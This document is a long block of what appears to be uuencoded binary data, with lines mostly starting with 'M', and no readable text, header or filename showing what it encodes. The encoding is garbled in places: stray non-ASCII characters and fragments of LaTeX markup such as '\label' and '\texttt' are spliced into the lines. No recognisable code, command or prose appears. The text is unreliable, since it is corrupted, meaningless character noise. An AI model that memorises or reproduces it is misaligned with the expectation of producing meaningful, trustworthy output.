\$%U'27,ODLK>#"8(?[#A3A5MWV0M]>W)/.2M[=O(IVZXLV\$Đ M6V6="; H&.3M0A4N"Q,>2PR9AI^`VE\V<P\Y6&NMT2?*T`%]T(4@)J,33V!F"Đ M`R':_W.VZ5H77Y_<QR2/82G)>?IW5"F'0*#>R%,-%`^4E?L04S0>V.=MT3@JĐ M%1\$L2DN1LFN\$?^LUV1CF-#;[DL4F4T*S2&+X3FD][R*-ED@;5;_P-?N".ZMKĐ MTH2::*'91@K?A%\G=X\.>8C3;5:K9RUKWJ0!FX2J'G=!,?B?EP];IDD!NO:6Đ M*830&FC&*B,5#KRH2(2:A]&*!JMXEG#2;(JO)(_G4X\1&FE/(*#8T7S1!H:UĐ MG>>EFY6;4>GG_T6(6+,UEF^5Y_@!5W"]%`8626I-1S%+7&4QZI-.<@'N7O6Đ M=5A+&DO\$J'X(K6H=_W5-C!H4DN:<,TVC]CRF\$-IJ)G,0\$^H/"::=GT,*^,?@Đ MZY]ZG=O^'+`%.JVA2F8)LSNN,BR.BGO+.TUCNM)`(T-5UMB:^C*S)RJQ.LU[Đ M64F`,B7(#>'<?\$;CBFI`SCOTJRS+UH<=#F@[+SPU-J]OM(A&S:KZUF\$,2YNYD M+O]^ZMD6[U9]`_"9C.)<UI0=#<N#])NLXIP,\$I"MAI[BQP,+__G'/8W3+734Ð M+L5Q[:-GLLCB>&3<LYT*>],-,K^["K2IT):2,=IA8)V9*%6=Q=[E'&%"^](Đ MSX!6@N"#E(\$:[3_@`DA#=Y4AA1(Q`TF[W^*9U&@,_Q]>_C(HKJX)`T4'U^#NÐ M08([P1T&37#W!`@0++A;<'=W=PGNF@SN[@08W!EL8.#F_>K6K7-NU?EQ?IS3Đ M5;.[]]3:M7OVZG[ZZ35KIHR7=AZ!:1B+]!`^@V\$MV`BC`)E&J^#78`_<3S)7Đ $\label{eq:mass} $$M\8?]'7\5V-)E)G2J980@8DRUO]P[U'U(^NN7\S!>,79\#Y\#3J<GRG$H>H*I$ID$ MH'G(VA<U#"YX&AD);!SF,''O#L2D#HZT+<*-;%DF[B\$.&<Z?/[H-T;IJB<W`Đ M][,M1]-PO;@'H[=PV2O:;`L][7'"C8%P*]^"\(<@N9ME/)H">>3VGSNB.HA;D

M/OP%NC8]W1>2S39Q9,R*.8@E3BU.S;!3,=XOUCFC(98:0:D:IH)XK7H1FI%BD MNS,Z*7;&\Y,G%\$.,K%AJWM;AA[9M<\$HX5/[/_Q+[+>C"-9)>WZWQ=7"1IDHQĐ $M._MK;I/#]T3J26_XT62\6C@,)606J$6.Y3O6^3794\H@3/VG)-V1.;(/77K9Đ)$ M#U[\#9=C43RL6B'&B<WJXRU\$>/PTDS8_*N[OD0TM.TK95*&[BP9]8*8@DV@+D M?R/-3[;\.K0,H0S\2ITEL.<4EI^.<;90%DEV^M*A>-J*,]:E3.I'Z#7]WI<FD M;KD0=88EFYH^/<[&L*DS;7Z]:)E!HK6S52O37\C'-A&MQ3.TD=(8%9(5*_KRÐ MZ,9VGXGIZ&0FT&%[(]^UY0+YFV,!/2-7C\$.XU1^NRA'4V-AN#S(U`*HQ`>]&Đ MUXER[7&'0BNT4'5'K_5F2:KV=FT5*W"V?[7_07V1W4:3NOL0R4,'4B%!02XCĐ MA1]<^[T"WWYJG,.9ELZ#&"4ECO*FAC\[_\K?@DYA/BR1RY;@_-TLDCE"&HR#Đ M\$!<5"40C0&I6N9,=0T`(3>CK/?G-\)5@O^FT^D=JG`Y[8&ED&D>9I'>D<-F\$Đ M[K!*NW333\$IBV_MA:9HD87J^00H^:<%CD8)J#+)SI]E)%=\$XF8DC4`?;HS)BD `_"5U/BBCWW\$PO?\$4_54A5]^V4#[_B]1#;CN*W'2\>W!/-;VCG^2)JY5DXÐ $\texttt{M^{,PZ\&4208,(EI0^{"}[^XQW>>1*N14TJV2\%?0"<R'XLO<+\\40]X6QQ70;7W+U$D}$ M\C;^50_I+QC"[_%ME"\$VA;B"S[=<OIR#\$0B(087R08_QP6\#>NG!N*2GIA^Đ M]H[<1_T"-\$0-3+%A')+Y#!ZAG5+P[>S%V`F"EGAK6'KE?L[C^QBBRO+"S:@,Ð MD\$=_@E:Z<^9//PEPTF?,3`)^_#HR2RYI;DX/9@\Y'Z`A8]TLHX5[;O"?QY`5Đ MT7TTJOSV*W6XQJRI;47:+`VJX1+)B\P[AVJNJ[-<5#@W6-.T]>2S'O%^J,56Đ M8'P-U6]Z081AMI&-E?4V!\$E[48J80VWP"R,SG]HMYZC13!Z\45%?T9?A;OTZÐ $M+Z(9AJ/?S+(ZVR[LL"[\$P@"`L+7*HM*G7ITL'8!&0]UCK\:9$=-=]W-&?4<XD$ M@F&50&&(M1DW"#4<[&*5:W,;:DM.]OW%I9G`S-.)_;U_",,M5N"82AKE2EH*Đ $\texttt{M:[`LC5MGFD\#1EM-*4[T[(>Z>!W\]@N7:RDQ+*B&XSBG4@<B,R&ULX3G(*6<ID)]} = \texttt{M:[`LC5MGFD\#1EM-*4[T[(>Z>!W\]@N7:RDQ+*B&XSBG4@<B,R&ULX3G(*6<ID)]} = \texttt{M:[`LC5MGFD\#1EM-*4[T[(>Z>!W\]@N7:RDQ+*B&XSBG4@<B,R&ULX3G(*6)]} = \texttt{M:[`LC5MGFD\#1EM-*4[T[(>Z>!W\]@N7:RDQ+*B&XSBG4@<B,R&ULX3G(*6)]} = \texttt{M:[`LC5MGFD\#1EM-*4[T[(>Z>!W\]@N7:RDQ+*B&XSBG4@<B,R&ULX3G(*6)]} = \texttt{M:[`LC5MGFD#1EM-*4[T[(>Z>!W\]@N7:RDQ+*B&XSBG4@<B,R&ULX3G(*6)]} = \texttt{M:[`LC5MGFD#1EM-*4[T[(>Z=X)MC]MA]} = \texttt{M:[`LC5MGMM1EM-*4[T[(>Z=X$ M)C`@=1E-LM+@Y_.&B,:1;:DB2+JNI&1A2\$*F`[Z"X.YNI(BLN1M5'NOO(T4LĐ M>B\$CI#&>A\'#)A@>]49UFB.?M3574I1(/D2[,4VJ+TFX,G(C#,;@\$3BI6)Y;D $M.?F+;3$2F0@G)=\\.>7'AQ$-,P/3.0"E"^$Y&?D*`1,:8(@8&$165^.N4667PD$ M?_S.FQWC=PFD>RW2Y.3&]-_\$+;9\&?;@`HWN;D;P_?3=,F%0MJ%SS4!5^-IBD M:[P49A'Y4NQNF5QOIT:@;!L4P=6QI,?H%>W.8&JK(RT%5'R_G23ES`N\C#7UÐ $M;G>42TMA8B[@^*x2RH<E#?A=(OH%QR6UIK[5-XS/"*5=_'MRD;E2BF77.TSYD)]$ $MT,LIA(CN>B_V!4K44_\#[+U2SIK#WVIC[86DRSUF<MQKM+P]=,L?(EL#ELX/Ð)$ MUURYBP)I]5Y^D5@QD@0UN\,)_O03?38OQP'^D:S2;M&S8R?@&H*GXF***,0=D M7)F5ZJ8K`.)]&T2/)T#!\D4*QKTXLFL`BN[6?8_9B\'89OH*4NV-YA.0Y"*ZĐ M0YW>O2IH0_H3G^M`M,<ASEG`C/^.%4Y5]F<CSD6*#JF9#OF7Q!-!KW\%H5QPĐ MU7V1](K%F+OUV*:(N8IXSZ[-JX):19GH(K'4`Y5ISJ_I-RH=,I_APZ46BEUZĐ M(&7TCL\$J\$EOK9YHO<40K'080"/Z%[S[(SF81?AAX>G+&XTFGX67@.;1&7U[3Đ MR/S%VG4AA"<T%3+)D\$:D3X0+'LHCS@D(ZKE;._V*DK2D7HNU_L[]70U\2\$%IĐ MP7I54!0>L]JR3RY4ALA#(;RLU*13Z(016/H=1<^CL.ZX\$]LOT7\V[_VLNWCRĐ M2?13A_I.4SCH^VM0Z]I%/_\$KW[PKH'>W)JFVW;WL.R#6-W1U4(?>CCE,L+6ZĐ MGM>J-"Z "FDP.BO=?T1%&7D%X'L=W]#Y9:A93<U4AM-LNN>^\$2X86?^]'1T<Đ M=WC'0F#;X`+-VS;OG<!7"U?"=E8UM%CN0'+`JH+`?NJ(E>77(6_:=P>&?-P?Đ M'>^3K87 '@1RLY6-B&, V\$'XWY^>R3PA0Y9=6)2B<-K-Q84=@"'DJ%5K!%XA&Đ MQB0YVM&BMC0OHXC)S'!R-^F8"<0P\`ETIT<;"'N_T#F\$=-6!;#;)>SH&8CN3Đ M3MO_+>O=FLXZV[;;@SX4)=2K>2G1/`9E\ON8R3K/''XR^9S[J2JE175;7/P;Đ MLXQOO@^)*'@N(#`TT\$6*D:ND'@O\7;%_TJ%5A8?PBZT=7MT[MUWOB]5MY\$</Đ $M@*\8Z=UG[EOA.QRW-9J[=R<3+9-KJ>"1!>_^C^\NQ;'O%JPLY_IELWF3N1"LD$ MV%F[M>SF5[.&OL)'CG"\5,9U:_7\'S96/KY]A9/D[!CTOT+PTUE"V!3#7"Z=Đ $ML_K#\&=,NJ=W23@X)Q3;7)R*);BV)VAD^Y[7?*C;&+L7&G/EFZC9JY2U?('D)]$ MZD[@69T10P`^/MKB!\:=0,82V^)W?1\$?51BQ=:7%NFD5X#OLK!0%62A+6](5D MQ*#=60I@?2+;CN2:U8-R7S]*\2'HG,RC;^Z3A!L.=V+#*3-Q30"_Z07=UZ2&Đ M"62TN.3<J^6^+7U2-\$*-0]\$SDK-6;0OJ\$H/WW=^@XW0SUC@DXCR-;35DPS*QĐ M>@-#CW-8K(\$9D@4_4)H%]%)0ONFUXV.\`5%ZNVDCO\D3\,7GXS8.7U2=>C-,Ð M<!)5)3X1#I;_#!3'>/JDOI!C^-LJQ*%J_B,:`=T9KV\$,*W_A+P0LI!U5WJ,:Đ M;P.,Q92TU!1#5\[%[+-@GL@?%\$(`^/:OP:+KU%(7T2-\>7G+[_8:2]*_VIW_Ð MZ!V/X,P#I^T49:^:D'Z61N-*RBDV`V]0J0NQ8N\$3%0XC*D5=OUY3-?P%"!6WD M\$KN[-)."LDY.A6WL)ZG0,QEVX)#)EFN:[M=:ZWA,B2(^SL 2IF-V<"0ACXC7Đ $M8@4.W./]480[UD'BMOBDO]17.P45T,XNZ:XU(/O^\QG1E6L%XCM)IE_[%>=HD$ M_IM-L%M9=!ES;0/FI=GV0R)\;R]V-/[NF.R4X.\G.TV)HIY9.DZ-;TERL6!QĐ $\texttt{MY} \setminus \texttt{ZV;0>1Z9APDI)3[DCXLTXSO!/W6*K} \setminus \texttt{(SL)+$H1"./+^YPJ$#-1+LZ$2R5"} \\ \texttt{DCXLTXSO!/W6*K} \setminus \texttt{(SL)+$H1"./+^YPJ$W6*K} \\ \texttt{DCXLTXSO!/W6*K} \setminus \texttt{(SL)+$H1"./+^YPJ$W6*K} \\ \texttt{DCXLTXSO!/W6*K} \setminus \texttt{(SL)+$H1"./+^Y$ M&/*MC1I9"MZK7%B:#<L/LW,2"[RH8LG?DK=L/O%BS5B+?ZW;NQ0]#WN/>DG*D $M_.4252V+V9ZQ/X?-/JSYF'*)Z6".QG+9)KW.R-W=E(F_ODG-LZ^R[+`9ZD]$ MTX^Z31E\$;)9#-3VN\$8L3&=\8UIC&Y\$22TNNW2FOAWQ\RI\$%?[4,:9MY#Z@UUĐ

MUAJ<\$)H9=M).45?Q27YWA3]PU3#Y>P!B;),M>+#\$._RU^8YSN!;++A4(!8G;D MV-][`+1C@"N\%HK<[_4>M`'#C;]KFF\#N<Z&_:2=L8B\$8[OOSLGEA;_F%B18Đ M8;P4.:3,?OP#T5]HOZGIJVIRK!%4YET8Q3?H7_@DJV*N0W5&N'VW^>=S,<WWD MC8)(2XSWA6_&=17,!^"D7.E\5+>HPH;W1CQVCV:7U047N]5&^\$W9<SHK[9J7Đ M3`=)"M78D1QZ,DB2L3^"<:J8RSKL+MF\$R0]6YT2^;F!_%-:8_OQ_8M:7#D\$7Đ M)L7#G*\$P'HDBJN]-DA5\$D+;FXS!5&0U&E9KWFF(6%,;)I4>=*MS;O.NI!%R:Đ MO4XJ/?\H+W:+ROBB6X>!1\$3_?\$F.C8']L?,(7Q0'3D>(FW(0/65\$DLWL!]99Đ $\label{eq:main_property} $$M^!JWTTB<P-:ZFWWT0ZG;G\#N,[$^U7_V\ON!W&LQ8'R[L6R'>]L*+MRNH]X>_Đ$$$ MOS4Y?"MB\!YZ1FVHW3;I/T0F&-F/I?PLV\$-[2L'C%E\-F3!_RRQ9IZ#Z#KS`Ð $\texttt{M)[HJ6)O(=0./W3>\#.`,Y6("=SH/$1@EB3\.TJ6'ER;]VK/X::/UV\,<I9B=XD) }$ $MA+=%K/H2IC;C&TK_#;Y?\\$<P72PJ=R;AL6]$;?6.13U>PR)',V$O$8`8JUM$Đ$ MRSEOKI1Z875*1>3GV@!I^\$`I1^V/`8W6LQ[1,U0,4DTYA1PR(09A"4Z,<+D8Đ M1K>3L#&R=VE&XXK\$ITJ8W-(HOVYVQ:5)E\$:\1_LC6C%6)W\NZ611@/K3\"]5D $M,5Z7T@S(Q;^&\swowxp&1/2G.X1$Q`SZ*H0K,=40/9Q(`!E"==1SS/U.Q^W-Đ)$ $M/N = C(C4S - 6E - 8MMKA(D5RJN < DA < 7\%M_!IK':0Q@/(Y12"C#F49W_7GSN!AND)$ MMSFWUO!,!3#%BORNP"A9UZZPH]=V6431TH)N:BBS@TGOR0BJ\$)/RRU?NB8)^D M86\$"B!AK:G%F4/\(JJR\'__6*EF_ZD*`7X_##T%%P2([X20!N3WHO;Q1CI<HD M-7JRX?`[*J3A\`CAX1'WDS`=H/K=%-\$1U%4&U11P.8S^5/A`RMVVYIPBI:7_Ð M=#!%P%___`)OKA*`QJ&WK.[![6^VC+C!-32_(R7=-VMOV3O?:M6JX]8AR]Y#AĐ MBBZ_I++>DPP>3_R:J&^P+/:GY/SV>G"+FD%#I7HPAP6+UO_";(D)=/PRI`B6Đ MWT:7LUAHC,\$<U4G%F\$%+\$`@TI?=&G1#('U(LS`4H_7T2\L?>AQ_9&'GHUER]Đ MBJ"]ZA;HXI=)BBW).)]W&W3E`,M<_E(!2T?;O3H#R_#O]O/;X%;CO[1UF*03Đ M!9-E)YXK^CC%VGX_+@]>C[%<A*O%7*OU@<_.R*#Y!M-/J*V482,&GYN4DXB/D MN=!>+8D1NBMXTR3T&G;HR>"\Q]\$_G&UM&\$8E!6YC)K"G"5GLA_X*>ZS*<\$8@Đ M9GO5A>Z2"E=V_?^6LOXS^FGU^UL:\7@(6.L5B+[VX.D_U*#IVT[45J7X*E>:Đ MHRPFI>(12B8I#&*3,2@'J27L\V2=LI9\W%JOKZW*+/V8R']%YER2S:Z(TBP]Ð M2SP]FZ5]VOKI:8F7?EJ=]K/%8\$,5/>O`&DB`YZY;U"9'@!]%1\3V#[*B?/L"Đ MOJ(]6N!'B2M"?;OWUT:B_A3]NBF@K[%K?IOO`8+HI`7<;U;M@'^B"%21K9,VĐ M^PGX?T*D7%V_F%M;6IC*V=A9NG#:V'^Q^J=T;1QDI>5-I9TMO]C^<+1Q<#65D M^6>Z6OXWB..'@]7_O7MP_1-^/K[_:0'^C__37#Q_U_-SR_PS^;FYN/E_OB1Đ MBX>;'\#%P\/+SP>@X?I_Y!/__XF;B^L79QH:@*6#LXVYX__UN'_#OGW[?\.AĐ $\texttt{M_W} < \texttt{E4DU} \\ \texttt{ATZ\&?H_YVB@JP\&``\#O} \\ < \texttt{^@XK}(\texttt{B4MQ_V3}\&Y:, A+`^JF*(\texttt{_D}) \\ < \texttt{ATZ\&?H_YVB@JP\&``\#O} \\ < \texttt{ATZ\&?H_YVB@JP\&``} \\ = \texttt{ATZ\&.H_YVB@JP\&.H_YVB@JP\&.H_YVB@JP\&.H_YVB.H$ MG:#]4-!W`0`POOSW@C/T8BW[]R:I*U#/5=/QFZO'%V=+P&<;<V='EW]G-*K?Đ MOMF86P:<?W0"\-X2_ON-@:?)V292BINA^Q(,'MWCG[2!<G<0T2XNR&C:E6=VĐ M+C@4R6@WZ8]#),,EX6/Q*7YVR?0^BUS57T.@4Y7>SUL7*O-M]R0?57*;[DUXĐ MEE.LICXNKSU(0\Z_/<8_/P>\76[#HDRO62_\$GZW>SCRH'YRH/1[RWVX#>I__D M.V[Y-:K>CUZ(_V5\"?%X.PV`U8\?,C[1Y^]/W6V_/0?T=?7U]3W_9YGV!A2IÐ M0B(OQ`<8'Q'3+]_`?2_I7:JOHQ)/8/_MMZ&`1VR/_!M-_[%PGX5+\$S??7=67Đ M2,ZWM_BW:PFJD]NN>_\$_Y8\\$Z3QON@%^\YQ]VKKYT)O+-UA?7W/M)%3?=*-<Đ M]34&W`=K>W- TEJN'>^YF[V=W>E[77[S?NH3;BFD<BOZ .:S]!8K)9+GO%O]D M::U&:1W!?S!PF7\P[YLU G#"SW&WV.L]D2[^Q.?N9[VUT`6VKNXE9M:=#H"JĐ MOAW/+:M"%26.2R7NYJU@NNG\"Z<>?I"80Y^RM]A-/W]YTSX?T+9B_H'E(0FED M:#@V5, P\$8FP*:=F&#/&V*#IZ+EA!HCSN1IO&4KU:G;+2FS9\$*X:I.UD]/I8=D $M'T([1$,ZJUV**K(TWO)7-Y*=@>/330KK5QVVE2*;:1."]E/.%6,5_M/95QD$ $M'9; (XPU_GBB':N6?2+O80V/\#0/Z\&.6K>1>`INT+H9=)YN:NG$]U,489^3T3D$ M?1U<5M8[4<39`70](L=LYI42QYQWULKDUY;=3Y>OFWU=HM4OV?[SCMX/\F]'D $MU#W/-?EW32;05!.>;WXZ'IT+;ZQE<*C=C!(MG!J<>VUO-R^6FY+(E6D1$OFD)$ ME\$J;-:<01/)R-&!/\$;M\$M_F.^FTOH'LFA*U"-^"%P1%:MN\$(*L<^EKTKN"Y_Ð $M7 < B' \K1"*T4[5$UV&Q\-<T_<3:?)'/T@3XYOYWT],0.F?LK+N@&-11N\JP50Ð$ MLDLK\^;4N+N8SOEL: `JEOCU9_C/LOGP[%A^[9NJFSZ?(RO=L"_)%]-\-DFH5\(\partial\) M)8J,]Q2&2Y=?XI:FEWF1ZM1WQ"T#GXQ2*\$"#-<S8TH<^46*`.=Z@UO[,Z1#XĐ M6VU&*OR()0U73=^)CI52T*!R)=(K7A(FZA<="<L4IPJ5P4JV0+P=)2XQ%[+(Đ M9`6XBIC6SMFAIE?LJY(7'GJH"8P4WVW9]`&%KZK+7WT!I#Q;LJ.A@F&FD<7<D MC^D"457\!C%1Z1`_MC+7`]:KSO:OP!M#P>BND.,V27S@R6J_'KIV/O.GEX)-Đ $\label{eq:meller} $$M@L+6C5/Q_,<1ZE<\#JR%?\H`QP:Q3&9?S-\G$M\5:+(@*LY4O\#S+4NU:488.$D) $$$ M>`+%>G<RO?CG;C4TTV6!!,%)B`?.ZK8Y;J:V=3.<,ZD0\$"_T(Q=+N3LPS3:&Đ MUX&TV^(=IT4@_.)HPV'J7_*'ODV`QO;B\8,DFW>GJ=C8G+'O3_'T2Y75Z6/,Đ M&+DAO)X5@FDO5A^#:9`,[,7;]/)T\$W8;\#I]^?H[_Q'?P_O*PW]`P\$7P;;\$/Đ MJHLMR4\$3LBV6OJ69S@TB/Q`RV_=X(:Y-SLZQ<CNV<E7F=_\$OM@R<HCBH(.NZĐ MWH<4E!XZ>Z:6>B#\6&.P/?;JRRX_T(194Y*,*?*4N6IA5?G\$LF\2Q9\\$.W4XĐ

M7R%4C`:J/@2\$35^1<MB7TT&\$RMDZD*LVLB=.3._94+SN-'RK8:H/Q^*;I=MUĐ MKI]IN, (7+Z]#&R*\$:TA*R<\'\'9Z*K?.[O\$L:D_?\$>V>F>/.4,XE)==J70":#[Đ M(_@H_=!JZXGY!YP7FL&@U0IK?X9_,0(<P?1K=L"M(X=Z8+]*5-OER1IJN`^"Đ $\label{eq:mdztk} \texttt{MDZTK} < \texttt{R} (\texttt{M\&}] \\ \texttt{S} [\texttt{P=V'}[\texttt{N/8H} \backslash 7+\&\$ \backslash S-\texttt{FP.5}=; \texttt{WG\&} / @YY \backslash R \backslash L\$.3-\texttt{PZHI}\$ \backslash S\$> \texttt{D} \\ \texttt{MDZTK} < \texttt{R} (\texttt{M\&}) \\ \texttt{S} (\texttt{P=V'}[\texttt{N/8H} \backslash 7+\&\$ \backslash S-\texttt{FP.5}=; \texttt{WG\&} / @YY \backslash R \backslash L\$.3-\texttt{PZHI}\$ \backslash S\$> \texttt{D} \\ \texttt{MDZTK} < \texttt{R} (\texttt{M\&}) \\ \texttt{MDZTK} < \texttt{MDZTK} < \texttt{R} (\texttt{M\&}) \\ \texttt{MDZTK} < \texttt{MDZTK}$ M+9EB7(*D[:O"`U\$`+]N\$*ZBB'[<(+'Y2;WKS`TC>\;.DP57474QFB&E3>:).Đ M6+XPYQ)H;35P\$WX1&>"%RBOG>]+*T^15YA4A6Z?"Z>J8WD7^TDW;57W2]N##Đ M+/D]+P10?NAW@U3G3RK+E;TB^6?93@ /,X-I@1@T>;LMAN#%VF[H[K#D#V0OĐ MRY4W8"*5;9<3+]')]HCVM*7"DB)&@ZOJ#FW6,`:T8.MUH^^FNB?OU*Q"2-&?Đ M])S6@Q1RHB]><RF4<_?9CQP-;0*9-EKZ3]O)!.E1V^/"QNLOB?MACF:84?ZIÐ MBW&6FH1: **<\$K/P-0BQ3TT/["20EW_P=SLY+/('*T]2K>A/0[A--0AB)_4(LD MM1S?C]'3HVO?T2:</411`6GUAN<[J1`=UMI>\HJ42"*<+K"Y^QB_F)ILHL5BĐ M51RA'>>XPWVHT4=\$7UMSL,#:1[0ZI^/<(=S6FE1YLO!`^W"LVO<'1<CS.`O@Đ M)_P-/.0XZ7\$;3+U@N+!YV5)L//WXSK&\$E3SXM9S:M,[\$R_]B42K(9T*FX07ND MP]OC/QB*AG, XAB, %"('SGW@##J*+QLA_YQ`H@CC_M\$8--EW<8B(!<5E4@[[GD M6Y5U,Y&&XN"@2R)'0<)I]E-+[6X<-):\ZM]V35^BE9]#Q!%:02]94NN5TRO[Đ MA>IVUI)/[1`AI-2_.Z/E7)THN?#T:ZZJB5\$G[JI;MB;<<)SHEG9>A6OQ:?G'Ð MO'YE*-X\$N69LAE#I[4!?<-YRW6FELXN9^\$W2G0SL#L/O=C#[,\$V1YX`TJ'M5Đ $M = .TH^) + yJ'^[:ZOQQ([$.-PMV&3U5<1B^*/O1X7LQZW]D4%_5M#]A=Z;`CD$ M]?SJV,MLX<?DWOR^[A)B&]25Q<T5"Y8W\$!Y0[Z5(_7D`Y#XU%;WB_%=9??4TD $M;LB?)JR)@*O@8L-S<NQ,UJP03@..*XK\/1>CM&$>:!I#]MM!J_4[\5E3UTB!D$ $\label{eq:mydlof} $$ MYDLOF \P^\WMH[FP<]D03=(8[\R7\[8I:7':BY92G_$0YP'J>PDIVLYSJ(6,/D)] $$$ M\$CP]_4@JL5=Z>5"JX#C;F,90'-S!2(QA`*_C_VR7?]XD!F\$TF7^0#'H]3K\NĐ $MCW9V?Z:Z9-0%&;OR/2U??J;\4=];="CQQ/BVS_/A(<FM[YG70720"351.*J7D])$ $M-QJABGP:TU=KX^{="'}.2YO^VAQO^K2Q(^[-1ZV$N'J^?5Y!89'./M82)6D$ $MR90.\LG7^3<W:JY?U/8B&4+KIP]T0CZ6"Q=H[7-U)L".,G@U`#1FF;F*6YNZÐ$ $MB*TC)M[BC/Q4:O)QTG[+>;VLQ:=[+9+@NL":O<J\P#VYVKW0]&+=O'RO.[6=D)$ MWF[XL8BB!'-I(5AJWXTN!R@>!?:Q%[3<SK6*XC>#LHG\$%&6"\^@LM=2\$(>H Đ $\texttt{M[OC\$?OFZM?WLXT\$]C4OMI'YU><-QZ?S@\3JUW<'41(N2)MI[1`PK(JXBKE(-ÐMI)MI)MI[1)MI[1]MI[MI]M$ $M1#/HMZ?3!Z_6T'CW<GF&[:*\!%+_>/A"??_%H][OW/:R=R/]V=DQS1!7TM.ND$ M\[870BG/J\W#IZVK[XKX=5#&\$'3C\$W!YV?/<:?IP:I*R@/WV5^+E0D9\7X:JD MB,/ZP?"?,QW/:Z;/MJ9CL,+B:>K[(?^53>K7?^3J0N#M8-LW7,?K`)HR3';%Đ M"@W9^M\<=#WX7S[TNL(.8=WY'@_V?>=M/ON'7K#*#<?__)7_7Y4MNWRU"N\XKÐ MKS]HNGT?C]GCTN/M8ALV.18P-?TDY!&P@_T2I/P4_X@KL7N!\MI/[:D>!;2\$Đ MYPA*F/P+#?WG]1;L/U^INFU@,&Z)@V&C5Z-_3_1UK,OT?MQ_=4@#'?I207U7Đ MS-\$\<D48&C&MX0IZ6/=?=^QZSI2XM>I==5YZ^._1\L051=[=8L,*)5P?DOWGĐ M5#N?5;:/139A2:8WRE28?4_058EG*],UF:Y_),9_:4B#RY_70:]C8GSZ[4GBĐ M;3)MY'6\$^HG.0^*\'-:L_+3\!C5]NQ#;OA7CW%-\$*Y9W@2DMC,J1CGQ'11%XĐ $M^V=1'Z_{SP'XTQ$I+1B2(QAY1Z>)9=+/K4^3#3K-6^X^^.CQN)/MF^SHD$ $M_+>R_JZE=RE4]^U^N=XQ):=^F=Z-/,HW->C*;?EH)F!^N0>#BV'^&7FS5D$ $\label{eq:mo_p+} $$MO_P+)\NMOC]MCT38`(6N_,-;W[QH7]_>Z8<G*H6[1.JG1(_MRV>_OFAUBY>`DESCRIPTION OF AUBYERS OF AUBY=NORTH OF AUBY=N$ MY4NHL<=_%/L5@TO>4?)&.>"8T^_!-N"\OF>"O;\X#_MU![MW0R8>R7<\$VSALD $M\&Z'VJ\&E=XH4BX4\&DAC3^606[5;93/3-G\0,D:H7UO\#8!= ^Q@!G<.7S0.]\&"Đ$ M7SMS;T(:I0(5MTV^:=,W@(EE-\$64&<V`/<>76.7%OKNVUZ6N^M= A3^8+I1?Đ M8C_\)2&:RN4OI?=6QNST8S0+/S^,??CJ/][HE[F]OUC>??'ONK[K3558I<0=Đ $\label{eq:mwc&?ow,(YS]J"?U,+`Y15'T-R;_"OQ#?01#?N?'M?/V7"J:N#Y-]3P)]1XN!D $ \label{eq:mwc&?ow,(YS]J"?U,+`Y15'T-R;_"OQ#?01#?N?'M?/V7"J:N#Y-]3P)]1XN!D $ \label{eq:mwc} $ \label$ $\texttt{MYJXSZ1;1&Z]YV[<^5,[PF\6]E[=^O=.E[YSK)EV3H4?1E_>;O>NE8L[G3V[PD]] }$ $M(S</CU3;>QJ]?`XF\+%=\`7;T,4Y[SBU\;8\[33S<Y&.<2EC&GO,62&SMOPQĐ$ $\texttt{MW3P3X7;} \) \texttt{L} > \texttt{B5!M\#5R]} -) \ 2; \] \ \texttt{8X9]} \ \texttt{V} <>; > \ [\ 2 > 1@, --@ > = \texttt{OVV} < 7\texttt{U} + \#\texttt{B`} -> ' / \ [\ \texttt{TKD} > \texttt{TCD} > \texttt{TKD} > \texttt{TCD} > \texttt{TCD} > \texttt{TKD} > \texttt{TKD} > \texttt{TCD} > \texttt{TCD$ $MQ&U,FNA!#3<+G4L_?EO[?8@AT-F1=PW\R;"?\D<`*K=]="'P$K;]PT8&L>@ED$ M\[-P??TO.K&\3#')&1XI>X<\VK7RI:<TQZNU[O\Q+,YVGSWR[<=O>=<?U\HPD M_?S_F__+WCE=J))'?0#LE/..]YX66^((!5:@3-V[_``U(2XV?(I_=I*X*&H/Đ $M^0B...?R'"Z:/A12H&J_F`6?Q/2G5AR[^_U)3#4L4B2*:[6).+DH0.)+NK0-Đ$ M-325Q(\$"?@1*-2,B,GDKB<53.E:6&U6D[;C[P[/E";R:WMKZ3Y:NN+`'I(Z3D)]]MO.O;\WB)(Y;YIL+3"%@EW[H*"[^&_1?BG,CQ[UVGZZ':?2>[)+(2R'_ _:Q\$#Đ $MX,CJ3/_K_C:^{1}Z>)5+>K<?GB]Z\#Q]>\CP"KK!?!\(9ZE+>.DJ>"/J,6>5MD)$ MD2NYOX?G]%ZXU?OHO?)2^3WN!;S\$FU8Q"6M9_"HME7@[?'M!VH#O*\+JJHF5D MZ!LA?J(ESGMAE@"7&QWUK[C03I1>6I_G_0^@_C@-^5S^AV\$-+PY/>%>#;_N(Đ MU)GEU%"9@".D#=VZ>DGB7+JOP_USW('C_PI[P/5@])&*SD3N<ZI+W`*VQ>N)D M*:R:L_^J9^NTAT,2]A^R^?TU?WN+V[X6X?!C*:K@?#2A'@GZ-2,VJBUJM#_NĐ MH2M9#P9!+&\7;@RVY\6L(*T*WCP_^X*,H9'!AMZ*TX[[5;VDJHDC!RNP:SVHD

M.FEY;/`S8>^@;KOK>9=O^J4SW!F@#4,L2!(K\$P,6\%^'2[P9KS+6.]GVQ(^-Ð M=0^_X/APWKNYV?8?E.P^NA[3F4A*O-R6"?0<W[P0_\=,>!ZH'X.H/0^%G+%CD MG\$BN"%Z5EX2"0`7UHZHJOE`Y\$<_D3RY9QRS\$_M=L5BGBO,.0G?2W&]/7N7H=Đ $MQ(UJ">N]6PS?(,X?7JVBHN?(K1M=*@?LDFX<XQ=^JY4P>X&8/XRG.'G3I\,'Ð$ M??4(5UQPTV^BFCO(2!?<JEXZ)!3SFO0\$.'2#344KO;_3'_&PT>,'?T>`S]7%Đ MP=^;7=6H5CF&CA\$<1<J0H.(/AZ\;V,KY)ZX2I:9X3C"B.,XB)->;FMOVJ*A2Đ M'"9HFB-,)ZFU\$]X`Q*(TH])J2*'QJJ04%\BM<E+C![!\$FA<[LK8S[I+YO`U4Đ MGHVZWMDL/8*0TY@P;//097V?=T;UUNWK7(>K%H/,]HV)E4]"CP+.=1RHE&ONÐ M?=67QNZ05CR0V@WS[!_,"U9[).&@:<0R07E"/VC%E/-I\$4%6<<WI7[3*W:.(Đ MJL@]5PYC\$Z4=@G'(2.N=B"B7`OH*>[@?NOG9)6J3!Q^UXI8,\X9-.B)"[XV"Đ MT.\8\$>I_K_.[NXXD)"@"5/GP:4ZDR1/;'LLLH&EA2;H[&>\)5F&POK<'"3NCD $\texttt{M:R.7} \\ \texttt{6,-T[MUO<"P_8_\&7} \\ \texttt{X@@*T_IW6T1/W)} \\ \texttt{$324-W^I7_^FQZ)} 